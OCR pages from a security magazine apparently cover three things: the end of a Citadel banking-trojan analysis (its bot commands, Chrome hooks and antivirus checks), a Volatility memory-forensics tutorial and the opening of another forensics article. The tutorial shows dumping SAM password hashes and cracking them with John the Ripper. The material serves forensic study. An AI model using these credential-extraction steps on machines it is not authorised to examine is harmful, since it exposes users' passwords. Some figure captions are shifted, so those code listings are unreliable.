


Figure 12. *Configuration file stored in the registry*

```
off_403738      dd offset aMicrosoft    ; DATA XREF: sub_41A209+4E↓r
                                        ; sub_41A209+84↓r
                                        ; "Microsoft"
                dd offset aMicrosoft_0  ; "Microsoft"
                dd offset aEset         ; "ESET"
                dd offset aEset_0       ; "ESET"
                dd offset aAvg          ; "AVG"
                dd offset aAvg_0        ; "AVG"
                dd offset aAvg_1        ; "AVG"
                dd offset aAntivir      ; "AntiVir"
                dd offset aAvast        ; "avast!"
                dd offset aKaspersky    ; "Kaspersky"
                dd offset aKaspersky_0  ; "Kaspersky"
                dd offset aNorton       ; "Norton"
                dd offset aSymantec_2   ; "Symantec"
                dd offset aSymantec_1   ; "Symantec"
                dd offset aSymantec_0   ; "Symantec"
                dd offset aSymantec     ; "Symantec"
                dd offset aMcafee       ; "McAfee"
```

Figure 13. *List of monitored antivirus*

```
1  SSLClientSocketNSS::Connect
2  SSLClientSocketNSS::Disconnect
3  SSLClientSocketNSS::Read
4  SSLClientSocketNSS::Write
5  TCPClientSocketWin::Connect
6  TCPClientSocketWin::Disconnect
7  TCPClientSocketWin::Read
8  TCPClientSocketWin::Write
```

Figure 14. *Hooks into the chrome.dll*

```
0:022> u net::SSLClientSocketNSS::Connect L 10
chrome_1c30000!net::SSLClientSocketNSS::Connect [d:\b\build\slave\chrome-official\bui
024d0c37 55              push    ebp
024d0c38 8bec            mov     ebp,esp
024d0c3a 51              push    ecx
024d0c3b 8365fc00        and     dword ptr [ebp-4],0
024d0c3f 53              push    ebx
024d0c40 56              push    esi
024d0c41 57              push    edi
024d0c42 8bf9            mov     edi,ecx
024d0c44 8bc7            mov     eax,edi
024d0c46 e899310000      call    chrome_1c30000!net::SSLClientSocketNSS::EnsureThread
024d0c4b 8365fc00        and     dword ptr [ebp-4],0
```

Figure 15. *Normal code*

```
0:025> u net::SSLClientSocketNSS::Connect
chrome_1c30000!net::SSLClientSocketNSS::Connect [d:\b\build\slave\chrome-official\bui
024d0c37 e9c4f3e4fc      jmp     <Unloaded_s.dll>+0x131ffff (01320000)
024d0c3c 55              cld
024d0c3e 005356          add     byte ptr [ebx+56h],dl
024d0c41 57              push    edi
024d0c42 8bf9            mov     edi,ecx
024d0c44 8bc7            mov     eax,edi
024d0c46 e899310000      call    chrome_1c30000!net::SSLClientSocketNSS::EnsureThread
024d0c4b 8365fc00        and     dword ptr [ebp-4],0
```

Figure 16. *"Hooked" code*

```
0:025> u net::SSLClientSocketNSS::Connect
chrome_1c30000!net::SSLClientSocketNSS::Connect [d:\b\build\slave\chrome-official\bui
024d0c37 e9c4f3e4fc      jmp     <Unloaded_s.dll>+0x131ffff (01320000)
024d0c3c 55              cld
024d0c3e 005356          add     byte ptr [ebx+56h],dl
024d0c41 57              push    edi
024d0c42 8bf9            mov     edi,ecx
024d0c44 8bc7            mov     eax,edi
024d0c46 e899310000      call    chrome_1c30000!net::SSLClientSocketNSS::EnsureThread
024d0c4b 8365fc00        and     dword ptr [ebp-4],0
```

Figure 17. *Some of the redirected domains*

tion of the domain's network and computers, using the commands "ipconfig /all" and "net view", respectively.

Video recording is another interesting option, as it means the results of the injections on real victims can be monitored. These are recorded in mkv format, using the following file naming convention at storage time:

```
videos\%S_%02u_%02u_%02u_(%02u-%02u).mkv
```

As this is a new variant, the numbering has started at version 1 and, so far, we have seen versions 1.1.0.0, 1.1.3.0, 1.1.5.1, 1.2.0.0 and 1.2.4.0.

The trojan can receive commands and here we list the commands accepted by the latest version of Citadel. Many have self-explanatory names and correspond to those usually found in ZeuS samples:

- os_shutdown
- os_reboot
- url_open
- bot_uninstall
- bot_update
- dns_filter_add
- dns_filter_remove
- bot_bc_add
- bot_bc_remove
- bot_httpinject_disable
- bot_httpinject_enable
- fs_path_get
- fs_search_add
- fs_search_remove
- user_destroy
- user_logoff
- user_execute
- user_cookies_get
- user_cookies_remove
- user_certs_get
- user_certs_remove
- user_url_block
- user_url_unblock
- user_homepage_set
- user_ftpclients_get
- user_emailclients_get
- user_flashplayer_get
- user_flashplayer_remove

Looking at this list of commands (above) we can see that this new family can steal credentials from installed applications. This and other less important Zeus functions can be found in Citadel. As an example, FTP credentials are stolen from different installed FTP clients, among which you can find Flashfxp, Total commander, Filezilla, Wsftp and SmartFTP.

CONTROL PANEL AND MANAGEMENT OF THE BOTNET

In addition to technical enhancements, there are improvements in the control panel, the management of the botnet and the "service" offering. This product is not marketed in the usual way of selling the product and having no further relationship with the customer. The control panel interface shows a more careful look, but with few improvements (Figure 18).

The most interesting thing about this malware is its social aspect, as it offers the possibility to request fault correction and even request new functionality. Citadel's development is tailored to the




Figure 18. *Citadel control panel (Source: Krebs On Security)*



Figure 19. *Support and functional request forum (Source: Krebs On Security)*

2012	Internet Explorer	Firefox	Chrome	Safari	Opera
January	20.1 %	37.1 %	35.3 %	4.3 %	2.4 %
2011	**Internet Explorer**	**Firefox**	**Chrome**	**Safari**	**Opera**
December	20.2 %	37.7 %	34.6 %	4.2 %	2.5 %
November	21.2 %	38.1 %	33.4 %	4.2 %	2.4 %

Figure 20. *Browser usage (Source: w3schools.com)*

demands of the user community, something that will undoubtedly help it win converts from other malware families which offer a product with closed features and no support beyond the user manual (Figure 19).

CONCLUSION

During the course of our analysis, what has become abundantly clear is that this is a very interesting malware family, not only from a technical point of view, but also in that the group behind this new family, have known what steps to take to offer added extras. These extras are not offered by the best-known banking Trojan families, mainly Zeus etc.

Starting from the source code, one can catalogue Citadel, along with Ice-IX, as the most serious attempt to profit from last year's code filtering. Amongst the new features a highlight is the targeting of Google Chrome, something that surely the vast majority of builder buyers were awaiting anxiously. The reason is clear; Chrome is nowadays the second most widely used browser, beyond even Internet Explorer, as shown in the following Figure 20.

The use of AES encryption also deserves our attention. We cannot assume that this sample is related to Zeus samples, seen last September, with AES encryption. It may just be functionality implemented at the users' request. In the short term, Citadel's use will probably grow at a faster pace than its peers, with the added benefit of growing towards the users' needs and the user's, after all, are the best judges of their own requirements.

It is important to note that the process does not just stop there. Here at Lookwise what we do is to feed all of this forensic information into our SIEM tool called Lookwise. This process produces what we term Cyber intelligence that can be used to protect the critical assets of a network. Undertaking the forensic analysis will provide you with a rich seam of information which if used with the correct tool will provide you with much more than over view of how a piece of malware is attacking or stealing information. If used with an intelligent SIEM tool like Lookwise it can help you identify strains of malware even before they have breached your network.

We hope that by understanding the approach we took to creating the right environment with the right tools you now have a better understanding of how to go about tackling the problem of reversing a piece of malware.

Nahim LLb Hons

Across global markets the threat of e-Crime is hindering the ability of organisations to dynamically exploit new opportunities. While it was once a tactical and operational issue solely dealt with by IT departments, today e-Crime is a management imperative that can make or break your company's relationships, reputation and results.

Over the course of his professional career, Nahim has have developed an expertise in the field of Cyber Threat Management. Nahim has defined major security strategies in order to help protect critical information assets (he has delivered and managed extensive projects for global banking entities) for major multinational organisations and provided bespoke workshops to the public sector.

Nahim has an extensive range of knowledge on areas including e-Crime consultancy fraud defensive strategies, research into latest e-Crime trends, bespoke training and development, disaster recovery planning and auditing and countermeasure consultancy. In the 21st century protecting your on-line presence is not just about processes and tools, it's about your company's ability to respond to customer needs, generate financial results, pursue new markets, and comply with legislation and regulation. Nahim´s expertise can help an organisation overcome its most challenging hurdles, and realise new business opportunities. Nahim is currently employed in Barcelona by Lookwise Solutions – a leading provider of SIEM technology and Cyber Threat Management services. His role is to develop new services for combating cyber threats and to develop the company's presence throughout Europe, Middle East and Africa.

http://www.lookwisesolutions.com

http://www.lookwisesolutions.com/index.php/en/

IMF
INTERNATIONAL MANAGEMENT FORUM



IT Security Courses and Trainings

IMF Academy is specialised in providing business information by means of distance learning courses and trainings. Below you find an overview of our IT security courses and trainings.

Certified ISO27005 Risk Manager

Learn the Best Practices in Information Security Risk Management with ISO 27005 and become Certified ISO 27005 Risk Manager with this 3-day training!

CompTIA Cloud Essentials Professional

This 2-day Cloud Computing in-company training will qualify you for the vendor-neutral international CompTIA Cloud Essentials Professional (CEP) certificate.

Cloud Security (CCSK)

2-day training preparing you for the Certificate of Cloud Security Knowledge (CCSK), the industry's first vendor-independent cloud security certification from the Cloud Security Alliance (CSA).

e-Security

Learn in 9 lessons how to create and implement a best-practice e-security policy!

Information Security Management

Improve every aspect of your information security!

SABSA Foundation

The 5-day SABSA Foundation training provides a thorough coverage of the knowlegde required for the SABSA Foundation level certificate.

SABSA Advanced

The SABSA Advanced trainings will qualify you for the SABSA Practitioner certificate in Risk Assurance & Governance, Service Excellence and/or Architectural Design. You will be awarded with the title SABSA Chartered Practitioner (SCP).

TOGAF 9 and ArchiMate Foundation

After completing this absolutely unique distance learning course and passing the necessary exams, you will receive the TOGAF 9 Foundation (Level 1) and ArchiMate Foundation certificate.

TOGAF

cloud CSA security alliance

CCSK

CompTIA CLOUD ESSENTIALS

ArchiMate®

SABSA

For more information or to request the brochure please visit our website:
http://www.imfacademy.com/partner/hakin9

IMF Academy
info@imfacademy.com
Tel: +31 (0)40 246 02 20
Fax: +31 (0)40 246 00 17

DEMYSTIFYING THE MEMORY ON YOUR COMUTER

by Amit Kumar Sharma

Memory Forensics is an art of demystifying the questions that may have some traces left in the memory of a machine and thus involve the analysis of memory dumps of machine that may be a part of the crime.
Earlier, memory in question used to be only on hard disks or permanent storage where attackers use to leave traces by mistake and forgot to erase their footprints, but those days are gone and attacks have become more revolutionized as attackers tries to keep everything in the volatile memory (RAM) thereby reducing chances of being traced.

What you will learn:
- Operating System basics
- Memory concepts

What you should know:
- To analyze a dump of RAM (memory) for interesting stuff
- Volatility Framework basics

From an admin perspective avoiding the attack from being compromised once you are aware of this, is to remove it from the network or to remove the power of the machine. Attackers take advantage of this and try to store their data in the RAM that also reduces their work on clearing their footsteps.

At the same time never forget there are many anti forensics [1] methods available for attacking as well. This plays an important role, as attackers don't want forensic investigators to know about their evil deeds. Some examples of implementing these are like:

- Syscall Proxying – IT transparently, proxies "a process" system calls to remote server
- There are remote code linkers available -a famous one being the MOSDEF
- In memory library injection – a library is loaded in the disk without any disk activity for e.g.: SAM juicer
- In memory Worms and rootkits – The code is only in the volatile memory and are installed via an exploit (for e.g. witty worm)

Now let us understand on why RAM can be very important as a part of our forensics assignment.

WHAT DOES RAM CONTAINS THAT WE ARE SO MUCH INTERESTED ABOUT?

RAM is a very important part of the machine where the all the data that is used by the software or the hardware is stored which is being used at that particular point of time.

Any I/O process taking place makes its way through the memory. We can say that all the events happening on the machine at some point of time comes to the shelter of RAM.

So RAM is a crucial part to find out for what the state of the system was or what was the chain of events that took place when the attack or any evil task was performed.

In short it can give knowledge about:

- Past and current network connections
- List of running/terminated processes
- User names and Passwords
- Loaded DLL's
- Open Registry Keys for a process
- Open files for a process
- Contents of an open window
- Open TCP/UDP connections
- Cache contents like SAM DB, web related data etc..
- Executable, objects, drivers, files etc.

So analyzing memory can be good to identify some interesting stuff




Figure 1. *Memory Forensic*

ANALYZING PART

In the first scene we capture an image of the memory which we are going to use as a part of our investigation. This is the most challenging job for an investigator as collecting the image may introduce some kind of abrasion of the real evidence in question, and we have to be very careful in this scenario.

Once we have the image of the memory dumped we are all set to go for the analysis of the memory captured. Here we will use a very famous framework for our analysis. It is called as the Volatility Framework [2].

With so many tools available for this kind of analysis we use Volatility for the following reason.

- It has got various utilities bundled as a part of their framework. This makes it easier for the analyzer to find everything at one place.
- It is very easy to use and install.
- Looks cool with a CLI.

This runs via command line. To access it simply go to the folders location via command prompt and run the exe present. Once up and running the HELP command comes in handy by typing **–h** to know various kinds of options available with volatility.

Here volatility framework assigns a profile to the dump created. It may be regarded as its own way to identify the dump of memory. It automatically suggests a profile for the dump or you can assign one all by yourself. The command `profile` is helpful to check out.

In the rest of the article we will look into various kinds of UTILITIES of the framework and their function which helps in gathering information about the evidence.

Our approach will be to analyze the chunk of memory for deleted files, application used, network connection if any which was made during that time, registry entries that may have been created etc..

First of all we see on what is the information available with the image captured. For acquiring this information we use the `imageinfo` command.




Figure 2. *Imageinfo command showing the details of the image with suggested profile*

This command gives us the details of the image we have captured in our earlier steps and also gives details of some of the suggested profiles, which is automatically given by the framework on the basis of the architecture of the system from which the dump was captured. To look at the registry hives we use the *hivelist* plugin. This is very useful to harvest username and password.




Figure 3. *Using the Hivelist command*

On getting the registry Hives, we concentrate on the ones which can possibly have some user information. Here as we can see we will concentrate on the two marked by the BLUE arrow in the Figure 3.

From this we will try to extract the hash dumps that might have been created. For this we use the `hashdump` plugin. We pass the virtual address of the SYSTEM and SAM registry hives along with the `-y` and `-s` options which help us dump all the hashes to a text file as an output.




Figure 4. *Dumping the hashes using the hasdump command in a text file*

The text file here is called as PassDump.txt which luckily contains the hashes which we were looking for. Now these dumps can be cracked via any hash crackers available the famous one being the JTR (John the Ripper). And if you are lucky enough you will get one out of it.

I hope this was interesting for you. Things that we can do with volatility Framework are tremendous. This framework is versatile and gives a lot of options at one place to analyze the image and get some interesting things out of it.

We will discuss some more utilities like getting the information about the processes that were running. The *pslist* utility gives the details of the process running in the memory with specifics like PID which can also be used later in the DLL extraction process.

```
RootWindows ForensicsMachine# volatility-2.2.standalone.exe -f "Memorty for test.raw" pslist --profile=Win7SP1x64
Volatile Systems Volatility Framework 2.2
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                  Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------- -------------------
0x0000fa80016ef040 System                    4      0    114     3081 ------      0 2013-09-05 11:15:11
0x0000fa8002ab2040 smss.exe                304      4      3       36 ------      0 2013-09-05 11:15:11
0x0000fa8002978ab30 csrss.exe              400    392     10     1073      0      0 2013-09-05 11:15:16
0x0000fa8003c02b30 wininit.exe             452    392      3       76      0      0 2013-09-05 11:15:17
0x0000fa8003c80060 services.exe            556    452      7      342      0      0 2013-09-05 11:15:17
0x0000fa8003cab060 lsass.exe               572    452     12     1179      0      0 2013-09-05 11:15:17
0x0000fa8003c8da20 lsm.exe                 580    452     12      315      0      0 2013-09-05 11:15:17
0x0000fa8003cc1b30 svchost.exe             676    556     12      398      0      0 2013-09-05 11:15:18
0x0000fa8003d60060 svchost.exe             760    556     10      445      0      0 2013-09-05 11:15:19
0x0000fa8003da4730 svchost.exe             856    556     21      587      0      0 2013-09-05 11:15:19
0x0000fa8003e39060 svchost.exe             904    556     22      543      0      0 2013-09-05 11:15:19
0x0000fa8003e46730 svchost.exe             940    556     41     2230      0      0 2013-09-05 11:15:19
0x0000fa8003ec6920 svchost.exe             448    556     21      753      0      0 2013-09-05 11:15:21
0x0000fa8003eecb30 Smc.exe                 936    556     40      766      0      0 2013-09-05 11:15:21
0x0000fa8003ff0060 SNACC4.EXE             1052    556     13      393      0      0 2013-09-05 11:15:23
0x0000fa8004079b30 svchost.exe            1148    556     24      866      0      0 2013-09-05 11:15:24
0x0000fa800401f060 ccSvcHst.exe           1204    556     28      380      0      1 2013-09-05 11:15:24
```

Figure 5. *Using the pslist command to view the process details in the imagev*

Another command of interest as a part of the research can be the pstree command which can be compared to the famous `tree` command in DOS which lists out the process trees.

Now every process has an executable embedded inside it. It can be of good importance to analyze the .exe. With the utilities available we will extract the executable and later use other tools to analyze its content. To dump the process executable we use the `procmemdump` plugin of the framework. Now we can extract the executable and can analyze the exe files to see for the important information if any.

```
RootWindows ForensicsMachine# volatility-2.2.standalone.exe -f "Memorty for test.raw" --profile=Win7SP1x64 procmemdump -
p 936 --dump-dir c:\ProcDump
Volatile Systems Volatility Framework 2.2
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0x0000fa8003eccb30 0x0000000140000000 Smc.exe              OK: executable.936.exe

RootWindows ForensicsMachine# _
```

Figure 6. *Using the procmemdump command to dump an executable from the image*

If it was a Windows machine Dlls will be the favorites. `DllList` is another command which can be used to see on how many Dll's were in the memory while the dump of the memory was taken.

```
RootWindows ForensicsMachine# volatility-2.2.standalone.exe -f "Memory for test.raw" dlllist
   --profile=Win7SP1x64
```

For analyzing any DLL present in the memory through the Volatility Framework we use a utility called as `dllDump` which can extract the dll's from the processes to be analyzed.

Some switches in handy which come along `ddlDump` utility are as under for reference.

-p Dump dll's only for specific PID's
-b Dump dll's from process at physical memory offset
-o Specify process by physical memory offset
-dump-dir Directory to save extracted files

```
RootWindows ForensicsMachine# volatility-2.2.standalone.exe -f "Memorty for test.raw" --profile=Win7SP1x64 dlldump -p 31
40 --dump-dir "C:\Dll Dump"
```

Figure 7. *Using the dlldump to dump the DLL's*

Apart from these let us have a look on lot of different options which can be used to scan the image to get an idea of the state of the system. Below we are going to describe some if the famous ones and by famous one, I mean that these are very often used as a part of your analysis. Though the list is not comprehensive you can always use the `-h` command to learn more about the different utilities present.

SVCSCAN

Services running on any system can be of great help to analyze the status of the system. For this Volatility provides a utility for getting the details of the kind of services running on the system called as *Svcscan*.

KDBGSCAN

This plug-in is used to identify the correct profile of the system and the correct KDBG (kernel debugger block) address. It scans for the KDBG header signatures which are linked to the profiles present in Volatility.




Figure 8. *Using the KdgbScan*

KPCRSCAN

This plug-in is used to scan for KPCR (Kernel Processor Control Region) structures. As the name says it is used to store the processor specific data. It is important to know that each processor on a multi-core system has its own KPCR. (another big field of research).

```
RootWindows ForensicsMachine# volatility-2.2.standalone.exe -f "Memorty for test.raw" kpcrscan --profile=Win7SP1x64
Volatile Systems Volatility Framework 2.2
**************************************************
Offset (V)                    : 0xf80002bfed00
Offset (P)                    : 0x2bfed00
KdVersionBlock                : 0x0
IDT                           : 0xf80000b95080
GDT                           : 0xf80000b95000
CurrentThread                 : 0xfa8001fca060 TID 5576 (DumpIt.exe:33334280)
IdleThread                    : 0xf80002c0ccc0 TID 0 (Idle:0)
Details                       : CPU 0 (GenuineIntel @ 3158 MHz)
CR3/DTB                       : 0x187000
```

Figure 9. *Using the Kpcrscan*

RAM can also be a good target to place a malware. Volatility also comes with some amazing utilities which can be used for detecting malware activity in the memory. The commands under can be of great importance to understand the activities the malware was performing sitting in the memory.

PSSCAN

If the image has undergone any Malware activity, it can be checked by the utility called *as Pssscan*. It is useful in scanning any kind of unlinked processes which can be initiated by the Rootkit/malware.

CONSOLES

This plug-in is used to find the various commands typed in locally or remotely via backdoors if any. This is of vast importance to analysis of any machine which has been compromised with some malware or any remote attack.

As this is getting more interesting let us add a little more spice to the flavor. When we come down to track any kind of network activity, surprisingly Volatility Framework offers us a couple of utilities for the same. The following commands can be of importance to track and identify any kind of communication:

CONNECTIONS PLUG-IN TO DISPLAY TCP CONNECTIONS

This plugin is expert in showing the active TCP connections that were active when this image was acquired. If you want to check for any connections which were terminated apart from the active connections you can use a utility called as *ConnScan*.

For identifying any kind of listening socket including the TCP and UDP connections we can use the *socket* utility.

As earlier said the help option can be of great help for more of the framework and utilities. It always depends on the requirement as for what purpose the image or the evidence is being analyzed. It is always good to see for basic activity and then go in deep with some of them.

Always remember as forensics investigator evidence is very important so don't let any changes affect it and always keep the law in mind while investigating. It is to prove the crime not to perform one ;)

Happy Investigation!

REFERENCES

[1] *http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Burdach.pdf*
[2] *http://code.google.com/p/volatility/*
[3] *http://www.google.com*

ABOUT THE AUTHOR



Amit Kumar Sharma commonly known as AKS-44 has a B.E in EC and works in Information Security for a reputed firm. He is passionate about Security and spends his time learning/researching in the wild.

WHY YOU NEED TO PERFORM MEMORY FORENSICS

(AND WHY YOU SHOULDN'T BE AFRAID TO)

by Matt Mercer

Memory forensics has risen from obscure to obligatory over the last 20 or so years. If you aren't capturing (and analyzing) memory, then you are leaving crucial evidence behind. This article will provide an overview of memory forensics, and a walk-through of some basic techniques and tools. The principal focus will be a Windows environment and open-source or free tools to investigate user activity. So, put away your write-blockers and get ready!

What you will learn:

- Why memory forensics is important
- How to perform basic memory capture
- How to perform basic memory analysis

What you should know:

- A general understanding of computer forensics and computer science

You all know the story. Every single one of us has heard it from our grandfather...the one about the good ol' days. Gas was a nickel a gallon, you could have a kick-ass night out on the town with five dollars in your pocket, and the only image you ever took was from an unencrypted, 20GB hard drive running Windows that was powered-down properly. Breathe that in for a moment, and now wake your forensicating butt up. These aren't the good ol' days. If you aren't capturing and examining memory, then you need to start! Why you say? Read on to find out. We'll start off by talking a bit about the history of memory forensics and why we capture memory. Then, we will move on to discuss tools that will allow you to capture memory. Finally, we will dig in to some step-by-step methods to analyze the memory you have captured. When we are finished, you should have a good understanding of the memory forensics landscape, what you can do, and where to go for more information. Oh, and it's not that bad. It's actually kind of fun thanks to the generous, hard work of those who came before us.

A BRIEF HISTORY OF MEMORY FORENSICS

In the beginning, there was "dead box" forensics. Our primary concern was determining the best way to shut a machine down and capture the contents of the hard drive. At some point in the 1990s, incident responders realized there was valuable information that could be obtained from RAM and began capturing it as a standard practice. The first capture tools were primitive (e.g., dd, copies of crash dumps), and the analysis tools just didn't exist. Awareness of

